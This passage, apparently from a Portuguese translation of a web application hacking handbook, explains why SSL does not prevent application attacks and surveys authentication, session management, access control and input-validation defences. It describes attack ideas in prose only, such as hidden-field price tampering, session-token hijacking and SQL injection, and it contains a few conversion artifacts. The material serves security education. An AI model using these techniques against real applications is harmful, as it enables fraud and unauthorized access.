O SSL é uma excelente tecnologia que protege a confidencialidade e a integridade dos dados em trânsito entre o navegador do usuário e o servidor da Web. Ela ajuda a proteger contra espiões e pode garantir ao usuário a identidade do servidor da Web com o qual ele está lidando. Mas não impede ataques que visam diretamente os componentes do servidor ou do cliente de um aplicativo, como acontece com a maioria dos ataques bem-sucedidos. Especificamente, ele não impede nenhuma das vulnerabilidades listadas anteriormente ou muitas outras que podem tornar um aplicativo criticamente exposto a ataques. Independentemente de usarem ou não SSL, a maioria dos aplicativos da Web ainda contém falhas de segurança.

OBSERVAÇÃO Embora o SSL não tenha nada a ver com a maioria das vulnerabilidades dos aplicativos da Web, não deduza que ele seja desnecessário para a segurança de um aplicativo. Usado adequadamente, o SSL oferece uma defesa eficaz contra vários ataques importantes. Um erro ocasional cometido pelos desenvolvedores é evitar a criptografia padrão do setor em favor de uma solução desenvolvida internamente, que, em geral, é mais cara e menos eficaz. Considere a seguinte resposta (real) da FAQ, que faz soar um alarme ainda mais alto do que a sabedoria ortodoxa descrita anteriormente:

Este site é seguro. Para sua segurança (e nossa tranquilidade), não usamos procedimentos de segurança "padrão", como SSL, mas protocolos proprietários que não divulgaremos em detalhes aqui, mas que permitem a transferência imediata de todos os dados enviados para um local totalmente seguro. Em outras palavras, os dados nunca ficam em um servidor "flutuando no ciberespaço", o que nos permite manter os possíveis malfeiteiros no escuro.

O principal problema de segurança: Os usuários podem enviar entradas arbitrárias

Como acontece com a maioria dos aplicativos distribuídos, os aplicativos da Web enfrentam um problema fundamental que precisam resolver para serem seguros. Como o cliente está fora do controle do aplicativo, os usuários podem enviar entradas completamente arbitrárias para o aplicativo no lado do servidor. O aplicativo deve presumir que todas as entradas são potencialmente mal-intencionadas e deve tomar medidas para garantir que os invasores não possam usar entradas criadas para comprometer o aplicativo, interferindo em sua lógica e comportamento e obtendo acesso não autorizado a seus dados e funcionalidades.

Esse problema central se manifesta de várias maneiras:

Os usuários podem interferir em qualquer parte dos dados transmitidos entre o cliente e o servidor, inclusive parâmetros de solicitação, cookies e cabeçalhos HTTP. Todos os controles de segurança implementados no lado do cliente, como verificações de validação de entrada, podem ser facilmente contornados.

Os usuários podem enviar solicitações em qualquer sequência e podem enviar parâmetros em um estágio diferente do esperado pelo aplicativo, mais de uma vez ou não enviar nenhum parâmetro. Qualquer suposição que os desenvolvedores façam sobre como os usuários irão interagir com o aplicativo pode ser violada.

Os usuários não estão restritos a usar apenas um navegador da Web para acessar o aplicativo. Há várias ferramentas amplamente disponíveis que operam ao lado de um navegador ou independentemente dele, para ajudar a atacar aplicativos da Web.

Essas ferramentas podem fazer solicitações que nenhum navegador faria normalmente e podem gerar um grande número de solicitações rapidamente para encontrar e explorar problemas.

A maioria dos ataques contra aplicativos da Web envolve o envio de entradas para o servidor que são criadas para causar algum evento que não era esperado ou desejado pelo designer do aplicativo. Alguns exemplos de envio de entradas criadas para atingir esse objetivo são os seguintes:

Alterar o preço de um produto transmitido em um campo de formulário HTML oculto, para comprar fraudulentamente o produto por um valor mais barato.

Modificação de um token de sessão transmitido em um cookie HTTP para sequestrar a sessão de outro usuário autenticado.

Remoção de determinados parâmetros que são normalmente enviados, para explorar uma falha lógica no processamento do aplicativo.

Alteraçāo de alguma entrada que será processada por um banco de dados back-end, para injetar uma consulta maliciosa ao banco de dados e, assim, acessar dados confidenciais.

Não é preciso dizer que o SSL não faz nada para impedir que um invasor envie uma

entrada criada para o servidor. Se o aplicativo usar SSL, isso significa simplesmente que

outros usuários da rede não podem visualizar ou modificar os dados do invasor em trânsito. Como o invasor controla sua extremidade do túnel SSL, ele pode enviar o que quiser para o servidor por meio desse túnel. Se qualquer um dos ataques mencionados anteriormente for bem-sucedido, então o aplicativo é claramente vulnerável, independentemente do que as perguntas frequentes possam lhe dizer.

Principais fatores problemáticos

O principal problema de segurança enfrentado pelos aplicativos da Web surge em qualquer situação em que um aplicativo precise aceitar e processar dados não confiáveis que possam ser maliciosos. No entanto, no caso dos aplicativos da Web, há vários fatores que se combinaram para exacerbar o problema e que explicam por que tantos aplicativos da Web na Internet atualmente fazem um trabalho tão ruim ao lidar com ele.

Conscientização imatura sobre segurança

O nível de conscientização sobre os problemas de segurança de aplicativos Web é menos maduro do que em áreas mais antigas, como redes e sistemas operacionais. Embora a maioria das pessoas que trabalham com segurança de TI tenha uma compreensão razoável dos fundamentos da proteção de redes e do fortalecimento de hosts, ainda há uma confusão e um equívoco generalizados sobre muitos dos principais conceitos envolvidos na segurança de aplicativos Web. É comum encontrar desenvolvedores de aplicativos Web experientes para os quais a explicação de muitos tipos básicos de falhas é uma revelação completa.

Desenvolvimento interno

A maioria dos aplicativos Web é desenvolvida internamente pela própria equipe da organização ou por prestadores de serviços. Mesmo quando um aplicativo emprega componentes de terceiros, eles geralmente são personalizados ou unidos por meio de um novo código. Nessa situação, cada aplicativo é diferente e pode conter seus próprios defeitos exclusivos. Isso contrasta com uma implementação de infraestrutura típica, na qual uma organização pode comprar o melhor produto da categoria e instalá-lo de acordo com as diretrizes padrão do setor.

Simplicidade enganosa

Com as atuais plataformas de aplicativos da Web e ferramentas de desenvolvimento, é possível que um programador novato crie um aplicativo avançado do zero em um curto período de tempo. Mas há uma grande diferença entre produzir um código funcional e um código seguro. Muitos aplicativos da Web são criados

por indivíduos bem-intencionados que simplesmente não têm o conhecimento e a experiência para identificar onde podem surgir problemas de segurança.

Perfil de ameaças em rápida evolução

Como resultado de sua relativa imaturidade, a pesquisa sobre ataques e defesas de aplicativos da Web é uma área próspera, na qual novos conceitos e ameaças são concebidos em um ritmo mais rápido do que no caso de tecnologias mais antigas. Uma equipe de desenvolvimento que inicia um projeto com um conhecimento completo das ameaças atuais pode muito bem ter perdido esse status no momento em que o aplicativo for concluído e implantado.

Restrições de recursos e tempo

A maioria dos projetos de desenvolvimento de aplicativos Web está sujeita a restrições rigorosas de tempo e recursos, decorrentes da economia do desenvolvimento interno e pontual. Em geral, não é possível雇用 especialistas dedicados à segurança nas equipes de design ou de desenvolvimento e, devido a atrasos no projeto, os testes de segurança realizados por especialistas costumam ser deixados para o final do ciclo de vida do projeto. Ao equilibrar as prioridades concorrentes, a necessidade de produzir um aplicativoável e funcional dentro de um prazo normalmente se sobrepõe a considerações de segurança menos tangíveis. Uma pequena organização típica pode estar disposta a pagar apenas alguns dias-homem de consultoria para avaliar um novo aplicativo. Um teste de penetração rápido geralmente encontra os frutos mais fáceis, mas pode deixar passar vulnerabilidades mais sutis que exigem tempo e paciência para serem identificadas.

Tecnologias sobrerecarregadas

Muitas das principais tecnologias empregadas em aplicativos da Web começaram quando o cenário da World Wide Web era muito diferente e, desde então, foram levadas muito além das finalidades para as quais foram originalmente concebidas - por exemplo, o uso de JavaScript como meio de transmissão de dados em muitos aplicativos baseados em AJAX. Como as expectativas em relação à funcionalidade dos aplicativos da Web evoluíram rapidamente, as tecnologias usadas para implementar essa funcionalidade ficaram para trás, com tecnologias antigas ampliadas e adaptadas para atender aos novos requisitos. Não é de se surpreender que isso tenha gerado vulnerabilidades de segurança à medida que surgem efeitos colaterais imprevistos.

O novo perímetro de segurança

Antes do surgimento dos aplicativos da Web, os esforços das organizações para se protegerem contra ataques externos se concentravam principalmente no perímetro da rede. A defesa desse perímetro envolvia o endurecimento e a aplicação de patches nos serviços que precisavam ser expostos e o acesso de firewall a outros.

Os aplicativos da Web mudaram tudo isso. Para que um aplicativo seja acessado por seus usuários, o firewall de perímetro deve permitir conexões de entrada com o servidor por HTTP/S. E para que o aplicativo funcione, o servidor deve ter permissão para se conectar a sistemas de back-end de suporte, como bancos de dados, mainframes e sistemas financeiros e logísticos. Esses sistemas geralmente estão no centro das operações da organização e residem atrás de várias camadas de defesas em nível de rede.

Se houver uma vulnerabilidade em um aplicativo da Web, um invasor na Internet pública poderá comprometer os principais sistemas de back-end da organização apenas enviando dados criados a partir de seu navegador da Web. Esses dados passarão por todas as defesas de rede da organização, da mesma forma que o tráfego comum e benigno para o aplicativo Web.

O efeito da implantação generalizada de aplicativos da Web é que o perímetro de segurança de uma organização típica mudou. Parte desse perímetro ainda está incorporada em firewalls e hosts de bastião. Mas uma parte significativa dele agora é ocupada pelos aplicativos Web da organização. Devido às diversas maneiras pelas quais os aplicativos Web recebem informações do usuário e as transmitem a sistemas back-end confidenciais, eles são os possíveis gateways para uma ampla gama de ataques, e as defesas contra esses ataques devem ser implementadas nos próprios aplicativos. Uma única linha de código defeituoso em um único aplicativo da Web pode tornar vulneráveis os sistemas internos de uma organização. As estatísticas descritas anteriormente, sobre a incidência de vulnerabilidades nesse novo período de segurança, devem fazer com que todas as organizações parem para pensar.

OBSERVAÇÃO Para um invasor que tem como alvo uma organização, obter acesso à rede ou executar comandos arbitrários em servidores pode não ser o que ele realmente deseja alcançar. Muitas vezes, e talvez tipicamente, o que um invasor realmente deseja é executar alguma ação no nível do aplicativo, como roubar informações pessoais, transferir fundos ou fazer compras baratas. E a realocação do perímetro de segurança para a camada de aplicativos pode ajudar muito o invasor a atingir esses objetivos.

Por exemplo, suponha que um invasor queira "invadir" os sistemas de um banco e roubar dinheiro das contas dos usuários. Antes de o banco implantar um aplicativo da Web, o invasor talvez precisasse encontrar uma vulnerabilidade em um serviço acessível ao público, explorá-la para obter acesso à DMZ do banco, penetrar no firewall que restringe o acesso aos sistemas internos, mapear a rede para encontrar o computador mainframe, decifrar o protocolo arcano usado para acessá-lo e adivinhar algumas credenciais para fazer login. No entanto, se o banco implantar um aplicativo da Web vulnerável, o invasor poderá obter o mesmo resultado simplesmente modificando um número de conta em um campo oculto de um formulário HTML.

Uma segunda maneira pela qual os aplicativos da Web mudaram o panorama da segurança decorre das ameaças que os próprios usuários enfrentam quando acessam um aplicativo vulnerável. Um invasor mal-intencionado pode aproveitar um aplicativo da Web benigno, mas vulnerável, para atacar qualquer usuário que o acesse. Se esse usuário estiver localizado em uma rede corporativa interna, o invasor poderá aproveitar o navegador do usuário para lançar um ataque contra a rede local a partir da posição confiável do usuário. Sem nenhuma cooperação do usuário, o invasor poderá executar qualquer ação que o usuário poderia realizar se fosse mal-intencionado.

Os administradores de rede estão familiarizados com a ideia de impedir que seus usuários visitem sites mal-intencionados, e os próprios usuários finais estão gradualmente se tornando mais conscientes dessa ameaça. No entanto, a natureza das vulnerabilidades dos aplicativos da Web significa que um aplicativo vulnerável pode representar uma ameaça não menor aos seus usuários e à sua organização do que um site que seja abertamente mal-intencionado. Consequentemente, o novo perímetro de segurança impõe um dever de cuidado a todos os proprietários de aplicativos para proteger seus usuários de ataques contra eles realizados por meio do aplicativo.

O futuro da segurança de aplicativos da Web

Vários anos após sua ampla adoção, os aplicativos da Web na Internet ainda estão repletos de vulnerabilidades. A compreensão das ameaças à segurança enfrentadas pelos aplicativos Web e as formas eficazes de lidar com elas continuam imaturas no setor. Atualmente, há poucos indícios de que os fatores problemáticos descritos anteriormente desaparecerão em um futuro próximo.

Dito isso, os detalhes do cenário de segurança de aplicativos Web não são estáticos. Embora vulnerabilidades antigas e bem compreendidas, como a injeção de SQL, continuem a aparecer, sua prevalência está diminuindo gradualmente. Além disso, as instâncias que permanecem estão se tornando mais difíceis de serem encontradas e exploradas. Grande parte das pesquisas atuais está concentrada no desenvolvimento de técnicas avançadas para atacar manifestações mais sutis de vulnerabilidades que, há alguns anos, podiam ser facilmente detectadas e exploradas usando apenas um navegador.

Uma segunda tendência proeminente é uma mudança gradual na atenção dos ataques tradicionais contra o lado do servidor do aplicativo para aqueles que visam outros usuários. O último tipo de ataque ainda aproveita os defeitos do próprio aplicativo, mas geralmente envolve algum tipo de interação com outro usuário, para comprometer as negociações desse usuário com o aplicativo vulnerável. Essa é uma tendência que foi replicada em outras áreas de segurança de software. À medida que a conscientização sobre as ameaças à segurança amadurece, as falhas no lado do servidor são as primeiras a serem bem compreendidas e tratadas, deixando o lado do cliente como um importante campo de batalha à medida que o processo de aprendizado continua. De todos os ataques descritos neste livro, os ataques contra outros usuários são os que evoluem mais rapidamente e são o foco da maioria das pesquisas atuais.

Resumo do capítulo

Em poucos anos, a World Wide Web evoluiu de repositórios de informações puramente estáticos para aplicativos altamente funcionais que processam dados confidenciais e executam ações poderosas com consequências no mundo real. Durante esse desenvolvimento, vários fatores se combinaram para gerar a fraca postura de segurança demonstrada pela maioria dos aplicativos da Web atuais.

A maioria dos aplicativos enfrenta o problema central de segurança de que os usuários podem enviar entradas arbitrárias. Cada aspecto da interação do usuário com o aplicativo pode ser malicioso e deve ser considerado como tal, a menos que se prove o contrário. Se esse problema não for tratado adequadamente, os aplicativos poderão ficar vulneráveis a ataques de várias maneiras.

Todas as evidências sobre o estado atual da segurança de aplicativos da Web indicam que esse problema não foi resolvido em escala significativa e que os ataques a aplicativos da Web representam uma séria ameaça tanto para as organizações que os implantam quanto para os usuários que os acessam.

Mecanismos de defesa essenciais

O problema fundamental de segurança dos aplicativos da Web - que todas as entradas do usuário não são confiáveis - dá origem a vários mecanismos de segurança que os aplicativos usam para se defender contra ataques. Praticamente todos os aplicativos empregam mecanismos que são conceitualmente semelhantes, embora os detalhes do projeto e a eficácia da implementação sejam muito diferentes. Os mecanismos de defesa empregados pelos aplicativos da Web compreendem o seguinte elementos essenciais:

Manipulação do acesso do usuário aos dados e à funcionalidade do aplicativo, para evitar que os usuários obtenham acesso não autorizado.

Manipulação da entrada do usuário nas funções do aplicativo, para evitar que a entrada mal formada cause um comportamento indesejável.

Manipulação de invasores, para garantir que o aplicativo se comporte adequadamente quando for diretamente visado, tomando medidas defensivas e ofensivas adequadas para frustrar o invasor.

Gerenciar o próprio aplicativo, permitindo que os administradores monitorem suas atividades e configurem sua funcionalidade.

Devido à sua função central na abordagem do problema central de segurança, esses mecanismos também constituem a grande maioria da superfície de ataque de um aplicativo típico. Se conhecer seu inimigo é a primeira regra da guerra, então entender esses mecanismos completamente é o principal pré-requisito para poder atacar

aplicativos de forma eficaz. Se você não tem experiência em hackear aplicativos da Web, ou mesmo se não tiver, deve dedicar algum tempo para entender como esses mecanismos principais funcionam em cada um dos aplicativos que encontrar e identificar os pontos fracos que os deixam vulneráveis a ataques.

Manipulação do acesso do usuário

Um requisito central de segurança que praticamente qualquer aplicativo precisa atender é controlar o acesso dos usuários aos seus dados e à sua funcionalidade. Em uma situação típica, há várias categorias diferentes de usuários; por exemplo, usuários anônimos, usuários autenticados ordinariamente e usuários administrativos. Além disso, em muitas situações, diferentes usuários têm permissão para acessar um conjunto diferente de dados; por exemplo, os usuários de um aplicativo de e-mail da Web devem poder ler seus próprios e-mails, mas não os de outras pessoas.

A maioria dos aplicativos da Web lida com o acesso usando um trio de mecanismos de segurança inter-relacionados:

- Autenticação
- Gerenciamento de sessões
- Controle de acesso

Cada um desses mecanismos representa uma área significativa da superfície de ataque de um aplicativo, e cada um deles é absolutamente fundamental para a postura geral de segurança de um aplicativo. Devido às suas interdependências, a segurança geral fornecida pelos mecanismos é tão forte quanto o elo mais fraco da cadeia. Um defeito em um único componente pode permitir que um invasor obtenha acesso irrestrito à funcionalidade e aos dados do aplicativo.

Autenticação

O mecanismo de autenticação é, logicamente, a dependência mais básica no tratamento do acesso do usuário por um aplicativo. Autenticar um usuário envolve estabelecer que o usuário é de fato quem ele afirma ser. Sem esse recurso, o aplicativo precisaria tratar todos os usuários como anônimos - o menor nível de confiança possível.

A maioria dos aplicativos da Web atuais emprega o modelo de autenticação convencional, no qual o usuário envia um nome de usuário e uma senha, cuja validade é verificada pelo aplicativo. A Figura 2-1 mostra uma função de login típica. Em aplicativos críticos para a segurança, como os usados por bancos on-line, esse modelo básico geralmente é complementado por credenciais adicionais e um processo de login de vários estágios. Quando os requisitos de segurança são ainda maiores, outros modelos de autenticação podem ser usados, com base em certificados de cliente, smartcards ou tokens de resposta a desafios. Em

Além do processo de login principal, os mecanismos de autenticação geralmente empregam uma série de outras funcionalidades de suporte, como autorregistro, recuperação de conta e um recurso de alteração de senha.

Log in

Please log in below by completing the details requested, then select 'Log In'.

For security reasons, you have a limited number of attempts to provide the correct information. If you do not provide the correct information, access to your Intelligent Finance plan will be suspended. If this happens, please call **0845 609 4343** and we will send you a new Plan Security Code. You will then be able to access your plan by following the [reactivation process](#).

If you are not sure about your login details or require help, please call us.

Online Username	<input type="text"/>	<i>This must be at least 6 characters long and can have letters and / or numbers, but no spaces.</i>
Online Password	<input type="password"/>	<i>This must be at least 6 characters long and must have both letters and numbers, but no spaces.</i>

Log In

Figura 2-1: Uma função de login típica

Apesar de sua simplicidade superficial, os mecanismos de autenticação sofrem de uma grande variedade de defeitos, tanto no projeto quanto na implementação. Problemas comuns podem permitir que um invasor identifique os nomes de usuário de outros usuários, adivinhe suas senhas ou ignore a função de login explorando defeitos em sua lógica. Quando estiver atacando um aplicativo da Web, você deve investir uma quantidade significativa de atenção nas várias funções relacionadas à autenticação que ele contém. Com uma frequência surpreendente, os defeitos nessa funcionalidade permitirão que você obtenha acesso não autorizado a dados e funcionalidades confidenciais.

Gerenciamento de sessões

A próxima tarefa lógica no processo de manipulação do acesso do usuário é gerenciar a sessão do usuário autenticado. Depois de fazer login com êxito no aplicativo, o usuário acessará várias páginas e funções, fazendo uma série de solicitações HTTP no navegador. Ao mesmo tempo, o aplicativo receberá inúmeras outras solicitações de diferentes usuários, alguns dos quais autenticados e outros anônimos. Para impor um controle de acesso eficaz, o aplicativo precisa de uma maneira de identificar e processar a série de solicitações originadas de cada usuário exclusivo.

Praticamente todos os aplicativos da Web atendem a esse requisito criando uma sessão para cada usuário e emitindo para o usuário um token que identifica a sessão. A sessão em si é um conjunto de estruturas de dados mantidas no servidor, que são usadas para rastrear o estado da interação do usuário com o aplicativo. O token é uma cadeia de caracteres exclusiva que o aplicativo mapeia para a sessão. Quando um usuário recebe um

Se o usuário tiver um token de sessão, o navegador o enviará automaticamente de volta ao servidor em cada solicitação HTTP subsequente, permitindo que o aplicativo associe a solicitação a esse usuário. Os cookies HTTP são o método padrão para transmitir tokens de sessão, embora muitos aplicativos usem campos de formulário ocultos ou a string de consulta de URL para essa finalidade. Se um usuário não fizer uma solicitação por um determinado período, o ideal é que a sessão expire, como na Figura 2-2.

Em termos de superfície de ataque, o mecanismo de gerenciamento de sessão é altamente dependente da segurança de seus tokens, e a maioria dos ataques contra ele busca comprometer os tokens emitidos para outros usuários. Se isso for possível, um invasor poderá se passar pelo usuário vítima e usar o aplicativo como se tivesse realmente se autenticado como esse usuário. As principais áreas de vulnerabilidade decorrem de defeitos na forma como os tokens são gerados, permitindo que um invasor adivinhe os tokens emitidos para outros usuários, e de defeitos na forma como os tokens são subsequentemente manipulados, permitindo que um invasor capture os tokens de outros usuários.




Figura 2-2: Um aplicativo que impõe o tempo limite da sessão

Um pequeno número de aplicativos dispensa a necessidade de tokens de sessão usando outros meios de reidentificação de usuários em várias solicitações. Se o mecanismo de autenticação incorporado do HTTP for usado, o navegador reenviará automaticamente as credenciais do usuário em cada solicitação, permitindo que o aplicativo identifique o usuário diretamente a partir delas. Em outros casos, o aplicativo armazena as informações de estado no lado do cliente e não no servidor, geralmente de forma criptografada para evitar adulterações.

Controle de acesso

A etapa lógica final no processo de tratamento do acesso do usuário é tomar e aplicar decisões corretas sobre se cada solicitação individual deve ser permitida ou negada. Se os mecanismos anteriores estiverem funcionando corretamente, o aplicativo saberá a identidade do usuário do qual cada solicitação é recebida. Com base nisso, ele precisa decidir se esse usuário está autorizado a executar a ação ou acessar os dados que está solicitando (consulte a Figura 2-3).

O mecanismo de controle de acesso geralmente precisa implementar uma lógica refinada, com diferentes considerações sendo relevantes para diferentes áreas de

O aplicativo e os diferentes tipos de funcionalidade. Um aplicativo pode suportar várias funções de usuário diferentes, cada uma envolvendo diferentes combinações de privilégios específicos. Usuários individuais podem ter permissão para acessar um subconjunto do total de dados mantidos no aplicativo. Funções específicas podem implementar limites de ação de transferência e outras verificações, e todas elas precisam ser aplicadas adequadamente com base na identidade do usuário.




Figura 2-3: Um aplicativo que impõe o controle de acesso

Devido à natureza complexa dos requisitos típicos de controle de acesso, esse mecanismo é uma fonte frequente de vulnerabilidades de segurança que permitem que um invasor obtenha acesso não autorizado a dados e funcionalidades. Os desenvolvedores muitas vezes fazem suposições errôneas sobre como os usuários irão interagir com o aplicativo e frequentemente cometem erros ao omitir verificações de controle de acesso de algumas funções do aplicativo. A sondagem dessas vulnerabilidades costuma ser trabalhosa, pois basicamente as mesmas verificações precisam ser repetidas para cada item de funcionalidade. No entanto, devido à prevalência das falhas de controle de acesso, esse esforço é sempre um investimento que vale a pena quando se está atacando um aplicativo Web.

Manipulação da entrada do usuário

Lembre-se do problema fundamental de segurança descrito no Capítulo 1: todas as entradas do usuário não são confiáveis. Uma enorme variedade de ataques diferentes contra aplicativos da Web envolve o envio de entradas inesperadas, criadas para causar um comportamento que não foi planejado pelos projetistas do aplicativo. Da mesma forma, um requisito fundamental para as defesas de segurança de um aplicativo é que ele deve tratar a entrada do usuário de forma segura.

As vulnerabilidades baseadas em entrada podem surgir em qualquer lugar dentro da funcionalidade de um aplicativo e em relação a praticamente todos os tipos de tecnologia de uso comum. A "validação de entrada" é frequentemente citada como a defesa necessária contra esses ataques. No entanto, não existe um mecanismo de proteção único que possa ser empregado em todos os casos.

onde, e a defesa contra entradas mal-intencionadas geralmente não é tão simples quanto parece.

Variedades de entrada

Um aplicativo da Web típico processa dados fornecidos pelo usuário de várias formas diferentes. Alguns tipos de validação de entrada podem não ser viáveis ou desejáveis para todas essas formas de entrada. A Figura 2-4 mostra o tipo de validação de entrada geralmente realizada por uma função de registro de usuário.

Em muitos casos, um aplicativo pode ser capaz de impor verificações de validação muito rigorosas em um item específico de entrada. Por exemplo, um nome de usuário enviado a uma função de login pode precisar ter um comprimento máximo de oito caracteres e conter apenas letras alfabéticas.

Em outros casos, o aplicativo precisa tolerar uma gama maior de entradas possíveis. Por exemplo, um campo de endereço enviado a uma página de detalhes pessoais pode conter legitimamente letras, números, espaços, hífens, apóstrofos e outros caracteres. Entretanto, para esse item, ainda há restrições que podem ser impostas de forma viável. Os dados não devem exceder um limite de tamanho razoável (como 50 caracteres) e não devem conter nenhuma marcação HTML.

Em algumas situações, um aplicativo pode precisar aceitar entradas completamente arbitrárias dos usuários. Por exemplo, um usuário de um aplicativo de blog pode criar um blog cujo assunto seja hacking de aplicativos da Web. As publicações e os comentários feitos no blog podem conter legitimamente strings de ataque explícitas que estão sendo discutidas. O aplicativo pode precisar armazenar essa entrada em um banco de dados, gravá-la no disco e exibi-la de volta aos usuários de forma segura. Ele não pode simplesmente rejeitar a entrada por parecer potencialmente maliciosa sem diminuir substancialmente o valor do aplicativo para parte de sua base de usuários.

The form consists of four input fields with their respective validation messages:

- First Name:** An input field containing "a" with the message "Must contain at least 4 characters".
- Last Name:** An input field containing "a" with the message "Must contain at least 4 characters".
- Email:** An input field containing "a" with the message "Please provide a valid email address".
- Phone number:** An input field containing "a" with the message "Must contain only numbers".

Figura 2-4: Um aplicativo que executa a validação de entrada

Além dos vários tipos de entrada que são inseridos pelos usuários por meio da interface do navegador, um aplicativo típico também recebe vários itens de dados que começaram sua vida no servidor e são enviados ao cliente para que ele

pode transmiti-los de volta ao servidor em solicitações subsequentes. Isso inclui itens como cookies e campos de formulário ocultos, que não são vistos pelos usuários comuns do aplicativo, mas que um invasor pode, obviamente, visualizar e modificar. Nesses casos, os aplicativos geralmente podem executar uma validação muito específica dos dados recebidos. Por exemplo, pode ser necessário que um parâmetro tenha um de um conjunto específico de valores conhecidos, como um cookie que indique o idioma preferido do usuário, ou que esteja em um formato específico, como um número de identificação de cliente. Além disso, quando um aplicativo detecta que os dados gerados pelo servidor foram modificados de uma forma que não é possível para um usuário comum com um navegador padrão, isso geralmente é uma indicação de que o usuário está tentando sondar o aplicativo em busca de vulnerabilidades. Nesses casos, o aplicativo deve rejeitar a solicitação e registrar o incidente para possível investigação (consulte a seção "Como lidar com invasores", mais adiante neste capítulo).

Abordagens para o tratamento de entradas

Há várias abordagens amplas que são comumente adotadas para o problema de lidar com a entrada do usuário. Diferentes abordagens costumam ser preferíveis para diferentes situações e diferentes tipos de entrada, e, às vezes, uma combinação de abordagens pode ser desejável.

"Rejeitar o mal conhecido"

Essa abordagem normalmente emprega uma lista negra que contém um conjunto de cadeias de caracteres literais ou padrões que são conhecidos por serem usados em ataques. O mecanismo de validação bloqueia qualquer dado que corresponda à lista negra e permite todo o resto.

Em geral, essa é considerada a abordagem menos eficaz para validar a entrada do usuário, por dois motivos principais. Primeiro, uma vulnerabilidade típica em um aplicativo da Web pode ser explorada usando uma grande variedade de entradas diferentes, que podem ser codificadas ou representadas de várias maneiras diferentes. Exceto nos casos mais simples, é provável que uma lista negra omita alguns padrões de entrada que podem ser usados para atacar o aplicativo. Em segundo lugar, as técnicas de exploração estão em constante evolução. É improvável que novos métodos de exploração de categorias existentes de vulnerabilidade sejam bloqueados pelas listas negras atuais.

"Aceitar o bem conhecido"

Essa abordagem emprega uma lista branca que contém um conjunto de strings literais ou padrões, ou um conjunto de critérios, que é conhecido por corresponder apenas à entrada benigna. O mecanismo de validação permite dados que correspondem à lista branca e bloqueia todo o resto. Por exemplo, antes de procurar um código de produto solicitado no banco de dados, um aplicativo pode validar se ele contém apenas caracteres alfanuméricos

caracteres e tem exatamente seis caracteres. Dado o processamento subsequente que será feito no código do produto, os desenvolvedores sabem que a entrada que passa nesse teste não pode causar nenhum problema.

Nos casos em que essa abordagem é viável, ela é considerada a maneira mais eficaz de lidar com entradas potencialmente maliciosas. Desde que seja tomado o devido cuidado na construção da lista branca, um invasor não poderá usar entradas criadas para interferir no comportamento do aplicativo. Entretanto, há várias situações em que um aplicativo precisa aceitar dados para processamento que não atendem a nenhum critério razoável do que é conhecido como "bom". Por exemplo, os nomes de algumas pessoas contêm os caracteres apóstrofo e hífen. Esses caracteres podem ser usados em ataques contra bancos de dados, mas pode ser um requisito que o aplicativo permita que qualquer pessoa se registre com seu nome verdadeiro. Portanto, embora muitas vezes seja extremamente eficaz, a abordagem baseada em listas brancas não representa uma solução completa para o problema de lidar com a entrada do usuário.

Sanitização

Essa abordagem reconhece a necessidade de, às vezes, aceitar dados que não podem ser garantidos como seguros. Em vez de rejeitar essa entrada, o aplicativo a higieniza de várias maneiras para evitar que ela tenha efeitos adversos. Os caracteres potencialmente maliciosos podem ser totalmente removidos dos dados, deixando apenas o que se sabe ser seguro, ou podem ser adequadamente codificados ou "escapados" antes da execução de outro processamento.

As abordagens baseadas na sanitização de dados costumam ser altamente eficazes e, em muitas situações, podem ser consideradas como uma solução geral para o problema da entrada mal-intencionada. Por exemplo, a defesa usual contra ataques de script entre sites é codificar caracteres perigosos em HTML antes que eles sejam incorporados às páginas do aplicativo (consulte o Capítulo 12). Entretanto, pode ser difícil obter uma sanitização eficaz se vários tipos de dados potencialmente maliciosos precisarem ser acomodados em um item de entrada. Nessa situação, é desejável uma abordagem de validação de limite, conforme descrito posteriormente.

Manuseio seguro de dados

Muitas vulnerabilidades de aplicativos da Web surgem porque os dados fornecidos pelo usuário são processados de forma insegura. Muitas vezes, as vulnerabilidades podem ser evitadas, não pela validação da entrada em si, mas pela garantia de que o processamento realizado nela seja inherentemente seguro. Em algumas situações, há métodos de programação seguros disponíveis que evitam problemas comuns. Por exemplo, os ataques de injeção de SQL podem ser evitados com o uso correto de consultas parametrizadas para acesso ao banco de dados (consulte o Capítulo 9). Em outras situações, a funcionalidade do aplicativo pode ser projetada de forma a evitar práticas inherentemente inseguras,

como passar a entrada do usuário para um interpretador de comandos do sistema operacional, são totalmente evitados.

Essa abordagem não pode ser aplicada a todos os tipos de tarefas que os aplicativos da Web precisam executar, mas, quando está disponível, é uma abordagem geral eficaz para lidar com entradas potencialmente mal-intencionadas.

Verificações semânticas

Todas as defesas descritas até agora abordam a necessidade de defender o aplicativo contra vários tipos de dados malformados cujo conteúdo foi criado para interferir no processamento do aplicativo. No entanto, com algumas vulnerabilidades, a entrada fornecida pelo invasor é idêntica à entrada que um usuário comum, não mal-intencionado, pode enviar. O que a torna maliciosa são as diferentes circunstâncias em que ela é enviada. Por exemplo, um invasor pode tentar obter acesso à conta bancária de outro usuário alterando um número de conta transmitido em um campo de formulário oculto. Nenhuma quantidade de validação sintática fará a distinção entre os dados do usuário e os do invasor. Para evitar o acesso não autorizado, o aplicativo precisa validar se o número da conta enviado pertence ao usuário que o enviou.

Validação de limites

A ideia de validar dados além dos limites de confiança é bem conhecida. O principal problema de segurança dos aplicativos da Web ocorre porque os dados recebidos dos usuários não são confiáveis. Embora as verificações de validação de entrada implementadas no lado do cliente possam melhorar o desempenho e a experiência do usuário, elas não oferecem nenhuma garantia sobre os dados que realmente chegam ao servidor. O ponto em que os dados do usuário são recebidos pela primeira vez pelo aplicativo no lado do servidor representa um enorme limite de confiança, no qual o aplicativo precisa tomar medidas para se defender contra entradas mal-intencionadas.

